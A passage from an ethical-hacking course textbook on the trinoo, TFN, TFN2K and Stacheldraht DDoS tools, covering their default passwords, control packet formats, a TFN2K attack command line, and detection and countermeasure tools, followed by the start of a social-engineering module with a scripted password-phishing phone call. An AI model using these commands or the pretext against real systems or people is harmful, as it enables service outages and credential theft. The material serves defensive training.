Sets a timer to DoS a target. The master sends a "bbb" command to the broadcast. This packet looks like: "bbb l44adsl 300" when

observed on the network.

-- dos:

Performs a Denial of Service attack on a machine. The attack used is explained below. The dos command sends an "aaa" command to the broadcast. This packet looks like: "aaa l44adsl 10.1.1.1" when observed on the network.

-- mdie:

Kills all broadcasts. An attacker cannot use this command when connected to the master unless an additional password is known (the password is unknown as of this writing), but an attacker can send their own UDP packet with the master-broadcast password ("l44adsl") to kill each of the broadcasts. The master then sends a "d1e" command to the broadcast daemon. This packet looks like: "d1e l44adsl" when observed on the network.

-- mping:

Pings all broadcasts. The master sends a "png" command to each broadcast, and the broadcast returns with a "PONG" packet sent to UDP port 31335 of the master. When this packet is transmitted from the master to the broadcast daemon, it looks like: "png 144 adsl".

-- mdos:

This command performs a Denial of Service attack on a list of machines. The master sends a "xyz" command to each broadcast. The packet looks like "xyz l44adsl 123:10.1.1.1:10.1.1.2:10.1.1.3:".

-- msizes:

This command sets the size of the UDP packets to use when performing a Denial of Service attack on a target. It is undocumented in the master's online help system. The master sends a "rsz"

command to the broadcast daemon, and the packet looks like "rsz I44adsl 300".

The DoS attack that trinoo broadcasts use is a UDP flood. Trinoo sends a large number of UDP packets containing 4 data bytes (all zeros) and coming from one source port to random destination ports on the target host. The target host returns ICMP Port Unreachable messages. The target host slows down because it is busy processing the UDP packets, and at this point, there will be little or no network bandwidth left.

There is no reliable way to tell the difference between a trinoo flood and a UDP port scan, because it is not possible to determine if someone is monitoring the ICMP messages.

TFN

- Could be thought of as 'son of trinoo'
 - Improved on some of the weaknesses of trinoo by adding different types of attacks that could be mounted against the victim site.
 - Structured like trinoo with attackers, clients (masters) and daemons.
 - Initial system compromise allows the TFN programs to be installed.
-

Tools *Tribe Flood Network*, like *trinoo*, uses a master program to communicate with attack agents located across multiple networks. *TFN* launches coordinated Denial of Service Attacks that are especially difficult to counter as it can generate multiple types of attacks and it can generate packets with spoofed source IP addresses. Some of the

attacks that can be launched by *TFN* include UDP flood, TCP SYN flood, ICMP echo request flood, and ICMP directed broadcast. The basic characteristics of and suggested defense strategies against the *TFN* DDoS attack follow.

- To initiate *TFN*, the attacker accesses the master program and sends it the IP address of one or more targets. The master program proceeds to communicate with all of the agent programs, instructing them to initiate the attack.
 - Communications between *TFN* master programs and agent programs use ICMP echo reply packets, where the actual instruction to be carried out is embedded in the 16-bit ID field in binary format. The use of ICMP (Internet Control Message Protocol) makes packet protocol filtering possible.
 - *TFN* agents can be defeated by configuring your router or intrusion detection system to disallow all ICMP echo and echo reply packets onto your network. However, this will break all internet programs (such as "ping") that utilize these functions.
 - The *TFN* master program reads a list of IP addresses containing the locations of the agents programs. This list of addresses may be encrypted, using "Blowfish" encryption.
 - If it is not encrypted, then the agents can be identified from the list.
 - The *TFN* agent programs have been found on systems with the filename *td* and the master programs with the name *tfn*. They can be positively identified by running the UNIX strings command.

- *TFN* agents do not check where the ICMP echo reply packets come from. Therefore, it is possible to forge ICMP packets to flush out these processes.

TFN is made up of client and daemon programs, which implement a distributed network denial of service tool capable of waging ICMP flood, SYN flood, UDP flood, and Smurf style attacks, as well as providing an "on demand" root shell bound to a TCP port. The *TFN* network is made up of a tribe client program ("tribe.c") and the tribe daemon ("td.c"). The attacker(s) control one or more clients, each of which can control many daemons. The daemons are all instructed to coordinate a packet based attack against one or more victim systems by the client. Remote control of a *TFN* network is accomplished via command line execution of the client program, which can be accomplished using any of a number of connection methods (e.g., remote shell bound to a TCP port, UDP based client/server remote shells, ICMP based client/server shells such as LOKI, SSH terminal sessions, or normal "telnet" TCP terminal sessions.)

No password is required to run the client, although it is necessary to have the list of daemons at hand in an "iplist" file. Communication from the *TFN* client to daemons is accomplished via ICMP_ECHOREPLY packets. There is no TCP or UDP based communication between the client and daemons at all.

While the client is not password protected, per se, each "command" to the daemons is sent in the form of a 16 bit binary number in the id field of an ICMP_ECHOREPLY packet. (The sequence number is a constant 0x0000, which would make it look like the response to the initial packet sent out by the "ping" command.)

The values of these numbers, as well as macros that change the name of the running process as seen by PS (1) are defined by the file "config.h". As with trinoo, the method used to install the client/daemon will be the same as installing any program on a UNIX

system, with all the standard options for concealing the programs and files.

Both the client and the daemon must be run as root, as they both open an AF_INET socket in SOCK_RAW mode. The client program requires the iplist be available. Recent installations of TFN daemons have included strings that indicate the author is (or has) added Blowfish encryption of the iplist file. This will make the task of determining the daemons much harder.

Detecting trinoo/TFN related attacks: Several conventional attacks are known to be related to trinoo/TFN compromises. Machines that are compromised using the following list of attacks should be checked for trinoo/TFN daemons:

- - rpc.ttdbserver

- - amd

- - rpc.cmsd

- - rpc.mountd

- - rpc.statd

Hacking Tool: TFN2K

<http://packetstorm.security.com/distributed>

- TFN2K is a DDOS program which runs in distributed mode. There are two parts to the program: client and server.
- The server (also known as zombies) runs on a machine in listening mode and waits for commands from the client.

Running the server

#td

Running the client
#tn -h 23.4.56.4 -c8 -i 56.3.4.5

This command starts an attack from 23.4.56.4 to the victim's computer 56.3.4.5

Tools The TFN2K distributed denial of service system consists of client/server architecture.

The Client: The client is used to connect to master servers, which can then perform specified attacks against one or more victim machines. Commands are sent from the client to the master server within the data fields of ICMP, UDP, and TCP packets. The data fields are encrypted using the CAST algorithm and base64 encoded.


The client can specify the use of random TCP/UDP port numbers and source IP addresses. The system can also send out "decoy" packets to non-target machines. These factors make TFN2K more difficult to detect than the original TFN program.

The Master Server: The master server parses all UDP, TCP, and ICMP echo reply packets for encrypted commands. The master server does not use a default password when it is selected by the user at compile time.

Attack Methods	The Attack: The TFN2K client can be used to send various commands to the master for execution, including commands to flood a target machine or set of target machines within a specified address range. The client can send commands using UDP, SYN, ICMP echo, and ICMP broadcast packets. These flood attacks cause the target machine to slow down because of the processing required to handle the incoming packets, leaving little or no network bandwidth.
-----------------------	--

TFN2K can also be used to execute remote commands on the master server and bind shells to a specified TCP port. TFN2K runs on Linux, Solaris, and Windows platforms.

Hacking Tool: Stacheldraht



- Stacheldraht combines the features of TFN and Trinoo but adds encryption layer between daemons.
- Stacheldraht uses TCP and ICMP on the following ports:
 - Client to Handler: 16660 TCP
 - Handler to and from agents: 65000 ICMP

Tools Stacheldraht consists of three parts: the master server, client, and agent programs.

The Client:

The client is used to connect to the master server on port 16660 or port 60001. Packet contents are blowfish encrypted using the default password "sicken", which can be changed by editing the Stacheldraht source code. After entering the password, an attacker can use the client to manage Stacheldraht agents, IP addresses of attack victims, lists of master servers, and to perform DoS attacks against specified machines.

The Master Server: The master server handles all communication between client and agent programs. It listens for connections from the client on port 16660 or 60001. When a client connects to the master, the master waits for the password before returning information about agent programs to the client and processing commands from the client.

The Agent: The agent listens for commands from master servers on port 65000. In addition to this port, master server/agent communications are also managed using ICMP echo reply packets. These packets are transmitted and replied to periodically. They contain specific values in the ID field (such as 666, 667, 668, and 669) and corresponding plaintext strings in the data fields (including "skillz", "ficken", and "spoofworks"). The ICMP packets act as a "heartbeat" between agent and master server, and to determine source IP spoofing capabilities of the master server. The agent identifies master servers using an internal address list, and an external encrypted file containing master server IP addresses. Agents can be directed to "upgrade" themselves by downloading a fresh copy of the agent program and deleting the old image as well as accepting commands to execute flood attacks against target machines.


The Attack: Like TFN/TFN2K, Stacheldraht can be used to perform ICMP, SYN, and UDP flood attacks. The attacks can run for a specified duration, and SYN floods can be directed to a set of specified ports. These flood attacks cause the target machine to slow down because of the processing required to handle the incoming packets, leaving little or no network bandwidth.

Stacheldraht (German for "barbed wire") combines features of the "trinoo" distributed denial of service tool, with those of the original TFN, and adds encryption of communication between the attacker and stacheldraht masters and automated update of the agents.

One of the weaknesses of TFN was that the attacker's connection to the master(s) that control the network was in clear-text form, and

was subject to standard TCP attacks (session hijacking, RST sniping, etc.) Stacheldraht deals with this by adding an encrypting "telnet alike" (stacheldraht term) client. The attacker(s) control one or more handlers using encrypting clients. Each handler can control many agents (up to 1000 agents). The agents are all instructed to coordinate a packet-based attack against one or more victim systems by the handler.

Unlike trinoo, which uses UDP for communication between handlers and agents, or the original Tribe Flood Network, which uses ICMP for communication between the handler and agents, stacheldraht uses TCP and ICMP. Client to handler(s): 16660/tcp and Handler to/from agent(s): 65000/tcp, ICMP_ECHOREPLY. Remote control of a stacheldraht network is accomplished using a simple client that uses symmetric key encryption for communication between itself and the handler.



After connecting to the handler using the client program, the attacker is prompted for a password. This password (default "sicken") is a standard crypt() encrypted password, which is then Blowfish encrypted using the passphrase "authentication" before being sent over the network to the handler. One feature of stacheldraht not shared by trinoo or TFN is the ability to upgrade the agents on demand. This feature employs the Berkeley "rcp" command

(514/tcp), using a stolen account at some site as a cache. On demand, all agents are instructed to delete the current program image, go out and get a new copy (either Linux- or Solaris-specific binary) from a site/account using "rcp", start running this new image with "nohup", and then exit.

When each agent starts up, it attempts to read a master server configuration file to learn which handler(s) may control it. This file is a list of IP addresses, encrypted using Blowfish, with a passphrase of "randomsucks". Failing to find a configuration file, there are one or more default handler IP addresses compiled into the program. Once the agent has determined a list of potential handlers, it then starts at the beginning of the list of handlers and sends an ICMP_ECHOREPLY packet with an ID field containing the value 666 and data field containing the string "skillz". If the master gets this packet, it sends back an ICMP_ECHOREPLY packet with an ID field containing the value 667 and data field containing the string "ficken".

In addition to finding an active handler, the agent performs a test to see if the network on which the agent is running allows packets to exit with forged source addresses. It does this by sending out an ICMP ECHO packet with a forged IP address of "3.3.3.3", an ID of 666, and the IP address of the agent system (obtained by getting the hostname, then resolving this to an IP address) in the data field of the ICMP packet.

If the master receives this packet, it replies to the IP address embedded in the packet with an ICMP_ECHOREPLY packet containing an ID of 1000 and the word "spoofworks" in the data field. If the agent receives this packet, it sets a spoof_level of zero (can spoof all 32 bits of IP address). If it times out before receiving a spoof reply packet, it sets a spoof_level of 3 (can only spoof the final octet).^[1]

You could do the following things to minimize the DoS attack:

1. Effective robust design
2. Bandwidth limitations
3. Keep systems patched
4. Run the least amount of services
5. Allow only necessary traffic
6. Block IP addresses

Due to the power of DoS attacks and the way they work, there is nothing that can be done to prevent a Dos attack entirely.

Countermeasure The DoS and DDoS attacks in combination with malicious codes implantations are easily launched but difficult to completely stop. With the nature of TCP/IP and programming issues that are often overlooked, the current Internet is still vulnerable to various forms of DoS and DDoS attacks. There is no "silver bullet" solution to this, like many other security issues.

- Timely application of patches and system updates, especially to potentially exposed machines. For example, update and maintain a current build of BIND on DNS servers.
- Deployment of only strictly necessary network services
- Intrusion detection systems
- Firewalls

- Anti-virus software
- Good password policies
- Use of Tripwire or other similar tools to detect changes in configuration information or other important files
- Paying heed to "Top 20" vulnerability lists provided by the information security community and evaluating these risks against one's environment
- Establishment and maintenance of regular backup schedules and policies
- As a network is only as secure as its weakest link, protection of mobile and remote machines with personal firewall/intrusion detection software

However, in mitigating DoS or DDoS attacks, it requires good network design to be able to control the point of entry or the gateway. As for mitigating new attacks, it is essential to have filtering capability based on packet header and content within the network or at the critical gateways in order to filter malicious traffic as a response to such attacks while waiting for a permanent solution from suppliers to be applied to the devices. Applying all known patches and fixes to all devices in the network to prevent known attacks is necessary. Finally, it is important to have the relevant referrals in the policy and legislations to address the issue of DoS and DDoS to ensure an effective cooperation between service providers and law enforcement agencies .

Preventing the DDoS

1. Keep the network secure
2. Install IDS (Intrusion Detection System)
3. Use scanning tools

4. Run zombie tools

IDS pattern matching technologies have a database of signatures. When it finds packets that have a given pattern, it sets off an alarm.

Countermeasure Important things to do as a current or potential victim of packet flooding Denial of Service are given below:

The bandwidth used in DDoS attacks is important. Therefore, there should be proper coordination with the ISP and the ISP with the upstream providers. To prevent SYN flooding attacks, set up the TCP interception feature. Details about this can be found at <http://www.cisco.com>. Block the UDP and ICMP messages that are not required by the network. Especially permitting outgoing ICMP unreachable messages could multiply the impact of a packet flooding attack. Deny all traffic that is not explicitly needed for the servers run. Adopt multi-homing as a best practice.

If attacked, start countermeasures as soon as possible. The response should be to determine origins of spoofed DoS attacks. This should be done quickly as the router entries that allow traffic backtracking will expire a short time after the flood is halted. Be updated. Check exploits databases, for example at securityfocus.com, or packetstorm.Com, to make sure that the versions of server software are not proven vulnerable. Learn sufficiently enough about how the system and server software operates, and review configuration and the security measures that are applied frequently. Set up a system that generates cryptographic signatures of all binary and other trusted system files, and compare the changes to those files periodically. Additionally, using a system where you store the actual checksums on a different machine or removable media, to which a remote attacker cannot have access, is

strongly recommended. If you detect an attack emerging from your networks or hosts, or if you are being contacted because of this, you must immediately shut down your systems, or at least disconnect any of the systems from any network. If such attacks are being run on your hosts, it means that the attacker has almost-full control of the machines. They should be analyzed, and then reinstalled.

Common IDS systems

1. Shareware
 2. Snort
 3. Shadow
 4. Courtney
 5. Commercial
 6. ISS RealSecure
 7. Axent NetProwler
 8. Cisco Secure ID (Net Ranger)
 9. Network Flight Recorder
 10. Network Security Wizard's Dragon
-

An Intrusion Detection System (abbreviated as IDS) is a defense system, which detects hostile activities in a network. The key is then to detect and possibly prevent activities that may compromise system security, or a hacking attempt in progress including reconnaissance/data collection phases that involve for example, port scans.

One key feature of intrusion detection systems is their ability to provide a view of unusual activity and issue alerts notifying administrators and/or block a suspected connection. In addition, IDS tools are capable of distinguishing between insider attacks originating from inside the organization (coming from own employees or customers) and external ones (attacks and the threat posed by hackers).

Once an intrusion has been detected, IDS issues alerts notifying administrators of this fact. The next step is undertaken either by the administrators or the IDS itself, by taking advantage of additional countermeasures (specific block functions to terminate sessions, backup systems, routing connections to a system trap, legal infrastructure etc.) - following the organization's security policy.

There are two kinds of DDOS-generated traffic, control traffic (between DDOS client and servers) and flood traffic (between DDOS servers and DDOS victim).

Anomaly 0: This is not real "DDOS" traffic, but it can be a viable method of determining the origin of DDOS attacks. As observed by RFP, an attacker will have to resolve his victim's hostname before a DDOS attack. BIND name servers are capable of recording these requests. You can either send them a WINCH signal with 'kill' or you can specify query logging in the BIND configuration. A single PTR type query before an attack indicates the request was made from the attacker's host, a great load of PTR type query for a DDOS victim before an attack indicates that the flood servers have been fed a host name and each server was resolving the hostname for itself.

Anomaly 1: Amount of bandwidth exceeds a maximum threshold that is expected normal traffic for a site could cause. Alternatively, the threshold can be measures for addresses in the traffic. These are clear signs of flood traffic and ACL rules can be implemented on the backbone routers that detect these signs and filter traffic.

Anomaly 2: Oversized ICMP and UDP packets. Stateful UDP sessions are normally using small UDP packets, having a payload of not more than 10 bytes. Normal ICMP messages don't exceed 64 to 128 bytes. Packets that are reasonably bigger are suspicious of containing control traffic, mostly the encrypted target(s) and other options for the DDOS server. Once (non-decoy) control traffic is spotted, one of the DDOS servers' location is revealed, as the destination IP address is not spoofed in control traffic.

Anomaly 3: TCP packets (and UDP packets) that are not part of a connection. The stealthiest DDOS tools use random protocols, including connection-oriented protocols, to send data over non-connection-oriented channels. Using stateful firewalls or link-state routing can discover these packets. Additionally, packets that indicate connection requests with destination ports above 1024, with which no known service is registered and running, are highly suspicious.

Anomaly 4: Packet payload contains ONLY alphanumeric character (e.g. no spaces, punctuation, control characters). This can be a sign that the packet payload is BASE64-encoded, and therefore contains only base64 characters. TFN2K is sending such packets in its control traffic. A TFN2K (and TFN2K derivatives) specific pattern is a string of repeating A's (AAAA...) in the payload, since the buffer size is padded by the encryption routine. If the BASE64 encoding is not used, and the payload contains binary encrypted traffic, the A's will be trailing binary \0's.

Anomaly 5: Packet payload contains ONLY binary, high-bit characters. While this can be a binary file transfer (traffic transmitted over ports 20, 21, 80, etc. must be excluded if this rule is applied), especially if contained in packets that are not part of valid stateful traffic, it is suspicious of being non-base64 encoded, but encrypted control traffic that is being transmitted in the packet payload.

Some of the popular IDS are:

1. Shareware
2. Snort
3. Shadow
4. Courtney
5. Commercial
6. ISS RealSecure
7. Axent NetProwler
8. Cisco Secure ID (Net Ranger)
9. Network Flight Recorder
10. Network Security Wizard's Dragon

Use Scanning Tools

There are several tools available which could detect whether a system is being used as a DDOS server. The following tools can detect TFN2K, Trinoo and Stacheldraht.

1. Find_ddos

(http://ftp.cert.org.tw/tools/Security_Scanner/find_ddos/)

2. SARA

(<http://www.cromwell-intl.com/security/468-netaudit.html>)

3. DDoSPing v2.0

(<http://is-it-true.org/pt/ptips19.shtml>)

4. RID

(<http://staff.washington.edu/dittrich/misc/ddos/>)

5. Zombie Zapper

(http://razor.bindview.com/tools/zombiezapper_form.shtml)

Tools Find_DDoS

The tool find_ddos is intended to scan a local system that is either known or suspected to contain a DDOS program. It is capable of scanning executing processes on Solaris 2.6 or later, and of scanning local files on a Solaris 2.x (or later) system.

The tool will detect several known denial-of-service attack tools by looking at all 32-bit ELF format files in a given directory tree, and comparing the files' strings and symbol table against a set of known "fingerprints" for TFN and trinoo tools. If a file is considered a close enough match to one of these fingerprints, it is identified with that file. The tool will optionally make a copy of all files that are found to match. If it finds a match in a running process, it will also grab a core image of the process for subsequent analysis. Any matches that are found are also examined for any embedded IP addresses. All results are either displayed to the user's terminal, or stored in a log file.

The tool also looks for files named ".sr", "...", "mservers", and optionally makes a copy of them for later analysis. (These are common names for files that contain a list of blowfish-encrypted IP addresses. The blowfish encryption key can be found by examining the binary.)

The distributed denial-of-service tools that are detected by the tool are:

- mstream master

- mstream server
- stacheldraht client
- stacheldraht daemon
- stacheldraht master
- tfn-rush client
- tfn client
- tfn daemon
- tfn2k client
- tfn2k daemon
- trinoo daemon
- trinoo master

The tool must be run as root. The syntax of the tool is:

`./find_ddos [-g grabdir] [-1 logfile] [-p] [-v] [-V] [-x exclude1] [scandir]`

SARA

SARA (Security Auditor's Research Assistant), a derivative of the Security Administrator Tool for Analyzing Networks (SATAN), remotely probes systems via the network and stores its findings in a database. The results can be viewed with any Level 2 HTML browser that supports the *http* protocol (e.g. Mosaic, Netscape etc.)

primary_targets(s) can specify a:

host (e.g., www.microsoft.com),

range (e.g., 192.168.0.12–192.168.0.223)

subnet (e.g., 192.168.0.0/23)

When no *primary_target(s)* are specified on the command line, SARA starts up in interactive mode and takes commands from the HTML user interface. When *primary_target(s)* are specified on the command line, SARA collects data from the named hosts, and, possibly, from hosts that it discovers while probing a primary host. A primary target can be a host name, a host address, or a network number. In the latter case, SARA collects data from each host in the named network. SARA can generate reports of hosts by type, service, vulnerability and by trust relationship.

Tools DDoSPing

This is a tool that explores another system and looks for vulnerabilities. **DDoSPing** is a remote network scanner for the most common DDoS programs. It can detect Trinoo, Stacheldraht and Tribe Flood Network programs running with their default settings, although configuration of each program type is possible from the tool's configuration screen. Scanning is performed by sending the appropriate UDP and ICMP messages at a controllable rate to a user-defined range of addresses.

Tools RID

RID (remote intrusion detector) is a tool programmed in C that is a highly configurable packet snooper and generator. It works by sending out packets defined in the config.txt file, then listening for appropriate replies.

RID can detect any remote software that elicits a predefined response to a given set of packets. Examples are:

- The Trinoo distributed denial of service attack client.
- The Tribal flood network distributed denial of service attack client.

- The Stacheldraht distributed denial of service attack client.

This list is not extensive -- the tool is highly configurable to suit specific needs. RID is not a vulnerability assessment tool. It is also -- not a network intrusion detection system in the sense that it does not continually run monitoring your network.

Example: # Sample config file

```
start AgentStacheldraht
    send icmp type=0 id=668 data=""
    recv icmp type=0 id=669 data="sicken" nmatch=2
end AgentStacheldraht
```

Tools Zombie Zapper

Zombie Zapper works against Trinoo, TFN, Stacheldraht, Troj_Trinoo (Windows port of Trinoo), and Shaft.

Assuming that the default passwords have not been changed, the user can simply use the same commands that an attacker would use to stop the flood. On Trinoo and Troj_Trinoo, it does stop the daemon entirely (although Trinoo is typically set to be restarted by cron, and Troj_Trinoo will restart after the Zombie Windows computer has been restarted), but on TFN, Stacheldraht, and Shaft the flooding just stops. This gives the advantage of telling the daemon to stop flooding without stopping the daemon, allowing a little more time in tracking down where they are, and more importantly, how they got there in the first place. ZZ assumes the passwords have not been changed. All depend on the default passwords being in place

Summary

- Denial of Service is a very commonly used attack methodology.
 - Distributed Denial Of Service using a multiplicity of Zombie machines is an often seen attack methodology.
 - There are various tools available for attackers to perpetrate DOS attacks.
 - Protection against DOS is difficult due to the very nature of the attacks.
 - Different scanning tools are available to aid detection and plugging of vulnerabilities leading to DOS
-

[1] (Reference: Dave Dittrich, "The "stacheldraht" distributed denial of service attack tool")

Summary

Recap

- Denial of Service is a very commonly used attack methodology.
- Distributed Denial of Service using a multiplicity of Zombie machines is an often seen attack methodology.
- There are various tools available for attackers to perpetrate DOS attacks.
- Protection against DOS is difficult due to the very nature of the attacks.
- Different scanning tools are available to aid detection and plugging of vulnerabilities leading to DOS
- If detected the countermeasures should be pressed immediately to limit damages.

Module 9: Social Engineering

Overview

Module Objective

- What is Social Engineering?
 - Common Types of Attacks
 - Social Engineering by Phone
 - Dumpster Diving
 - Online Social Engineering
 - Reverse Social Engineering
 - Policies and Procedures
 - Employee Education
-

Module Objectives

If you have seen the movie 'War Games', then you have already seen social engineering in action. Arguably one the best 'social engineers' around, Kevin Mitnick's story captured on the celluloid, shows the art of deception.

In this module, you will get an overview of:

- What Social Engineering is,
- The Common Types of Attack,
- Social Engineering by Phone,
- Dumpster Diving,
- Online Social Engineering,
- Reverse Social Engineering,
- Policies and Procedures and
- Educating Employees.

It must be pointed out that the information contained in this chapter is for the purpose of overview alone. While it points out fallacies and advocates effective countermeasures, the possible ways to extract information from another human being is only restricted by the ingenuity of the attacker's mind. While this aspect makes it an 'art' and the psychological nature of some of these techniques make it a 'science', the bottom line is that there is no one defense against social engineering and only constant vigilance can circumvent some of these advances.

What is Social Engineering?

- Social Engineering is the use of influence and persuasion to deceive people for the purpose of obtaining information or persuading the victim to perform some action.
 - Companies with authentication processes, firewalls, virtual private networks and network monitoring software are still wide open to attacks
 - An employee may unwittingly give away key information in an email or by answering questions over the phone with someone they don't know or even by talking about a project with co workers at a local pub after hours.
-

It is said that security is only as strong as the weakest link. Social engineering is the use of influence and persuasion to deceive people for the purpose of obtaining information or persuading the victim to perform some action. It need not be restricted to corporate networks alone. It does not matter if enterprises have invested in high end infrastructure and security solutions such as complex authentication processes, firewalls, VPNs and network monitoring software. None of these devices or security measures is effective if an employee unwittingly gives away key information in an email, by answering questions over the phone with a stranger or new acquaintance or even brag about a project with coworkers at a local pub after hours.

Most often, people are not even aware of the security lapse made by them, albeit inadvertently. Attackers take special interest in developing social engineering skills and can be so proficient that their victims would not even realize that they have been scammed. Despite having security policies in place within the organization, they are compromised because this aspect of attack preys on the human impulse to be kind and helpful.

Attackers are always looking for new ways to access information. They will ensure that they know the perimeter and the people on the

perimeter - security guards, receptionists and help desk workers - to exploit human oversight. People have been conditioned not to be overtly suspicious that, they associate certain behavior and appearance to known entities. For instance, on seeing a man dressed in brown and stacking a whole bunch of boxes in a cart, people will hold the door open because they think it is the delivery man.

Some companies list employees by title and give their phone number and email address on the corporate Web site. Alternatively, a corporation may put advertisements in the paper for high-tech workers who trained on Oracle databases or UNIX servers. These little bits of information help Attackers know what kind of system they're tackling. This overlaps with the reconnaissance phase.

Art of Manipulation.

- Social Engineering includes acquisition of sensitive information or inappropriate access privileges by an outsider, based upon building of inappropriate trust relationships with outsiders.
 - The goal of a social engineer is to trick someone into providing valuable information or access to that information.
 - It preys on qualities of human nature, such as the desire to be helpful, the tendency to trust people and the fear of getting in trouble.
-

Social engineering is the art and science of getting people to comply with an attacker's wishes. It is not a way of mind control, and it does not allow the attacker to get people to perform tasks wildly outside of their normal behavior. Above all, it is not foolproof. Yet, this is one

way most Attackers get a foot into the corporation. There are two terms that are of interest here.

- Social engineering is hacker jargon for getting needed information from a person rather than breaking into a system.
- Psychological subversion is the term for using social engineering over an extended period of time to maintain a continuing stream of information and help from unsuspecting users.

Let us look at a sample scenario.

Attacker: "Good morning Ma'am, I am Bob; I would like to speak with Ms. Alice"

Alice: "Hello, I am Alice"

Attacker: "Good morning Ma'am, I am calling from the data center, I am sorry I am calling you so early..."

Alice: "Uh, data center office, well, I was having breakfast, but it doesn't matter"

Attacker: "I was able to call you because of the personal data form you filled when creating your account."

Alice: "My pers.. oh, yes"

Attacker: "I have to inform you that we had a mail server crash tonight, and we are trying to restore all corporate users' mail. Since you are a remote user, we are clearing your problems first."

Alice: "A crash? Is my mail lost?"

Attacker: "Oh no, Ma'am, we can restore it. But, since we are data center employees, and we are not allowed to mess with the corporate office user's mail, we need your password; otherwise we cannot take any action"(first try, probably unsuccessful)

Alice: "Er, my password? Well..."

Attacker: "Yes, I know, you have read on the license agreement that we will never ask for it, but it was written by the legal department, you know, all law stuff for compliance. (effort to gain victim's trust)

Attacker: Your username is AliceDxb, isn't it? Corporate sys dept gave us your username and telephone, but, as smart as they are, not the password. See, without your password nobody can access your mail, even we at the datacenter. But we have to restore your mail, and we need access. You can be sure we will not use your password for anything else, well, we will forget it." (smiling)

Alice: "Well, it's not so secret (also smiling! It's amazing...), my password is xxxxxx"

Attacker: "Thank you very much, Ma'am. We will restore your mail in a few minutes" Alice: "But no mail is lost, is it?"

Attacker: "Absolutely, Ma'am. You should not experience any problems, but do not hesitate to contact us just in case. You will find contact numbers on the Intranet"

Alice: "Thanks"

Attacker: "Goodbye"

Human Weakness

- People are usually the weakest link in the security chain.
- A successful defense depends on having good policies in place and educating employees to follow the policies.
- Social Engineering is the hardest form of attack to defend against because it cannot be defended with hardware or software alone.



Note Social engineering concentrates on the weakest link of the computer security chain. It is often said that the only secure computer is an unplugged one. The fact that you could persuade someone to plug it in and switch it on means that even powered down computers are vulnerable.

Anyone with access to any part of the system, physically or electronically is a potential security risk. Any information that can be gained may be used for social engineering further information. This means even people not considered as part of a security policy can be used to cause a security breach. Security professionals are constantly being told that security through obscurity is very weak security. In the case of social engineering it is no security at all. It is impossible to obscure the fact that humans use the system or that they can influence it.

Attempting to steer an individual towards completing a desired task can use several methods. The first and most obvious is simply a direct request, where an individual is asked to complete the task directly. Although difficult to succeed, this is the easiest method and the most straightforward. The individual knows exactly what is wanted of them. The second is by creating a contrived situation which the victim is simply a part of. With other factors than just the request to consider, the individual concerned is far more likely to be persuaded, because the attacker can create reasons for compliance

other than simply personal ones. This involves far more work for the attacker, and almost certainly involves gaining extensive knowledge of the 'target'. This does not mean that situations do not have to be based in fact. The fewer untruths, the better the chances of success.

One of the essential tools used for social engineering is a good memory for gathered facts. This is something that hackers and sysadmins tend to excel in, especially when it comes to facts relating to their field.

Common Types of Social Engineering

Social Engineering can be broken into two types: human based and computer based

1. Human-based Social Engineering refers to person to person interaction to retrieve the desired information.
2. Computer based Social Engineering refers to having computer software that attempts to retrieve the desired information.



Note Social Engineering can be broadly divided into two types: human based and computer based.

Human based social engineering involves human interaction in one manner or the other. Computer based engineering depend on software to carry out the task at hand.


Gartner Group notes six human behaviors for positive response for social engineering. Corroborate this with the traits discussed in module one of the course.

Reciprocation	Someone is given a "token" and feels compelled to take action.	You buy the wheel of cheese when given a free sample.
Consistency	Certain behavior patterns are consistent from person to person.	If you ask a question and wait, people will be compelled to fill the pause.
Social Validation	Someone is compelled to do what everyone else is doing.	Stop in the middle of a busy street and look up; people will eventually stop and do the same.
Liking	People tend to say yes to those they like, and also to attractive people.	Attractive models are used in advertising.
Authority	People tend to listen and heed the advice of those in a position of authority.	"Four out of five doctors recommend...."
Source: Gartner Research		

Scarcity	If someone is in low supply, it becomes more "precious" and, therefore, more appealing.	Furbees or Sony Playstation 2.
----------	---	--------------------------------


The social engineering cycle

The social engineering cycle can be seen as four distinct phases.



Human based social engineering techniques can be broadly categorized into:

- Impersonation
 - Posing as Important User
 - Third-person Approach
 - Technical Support
 - In Person
 - Dumpster Diving
 - Shoulder Surfing



Attack Methods

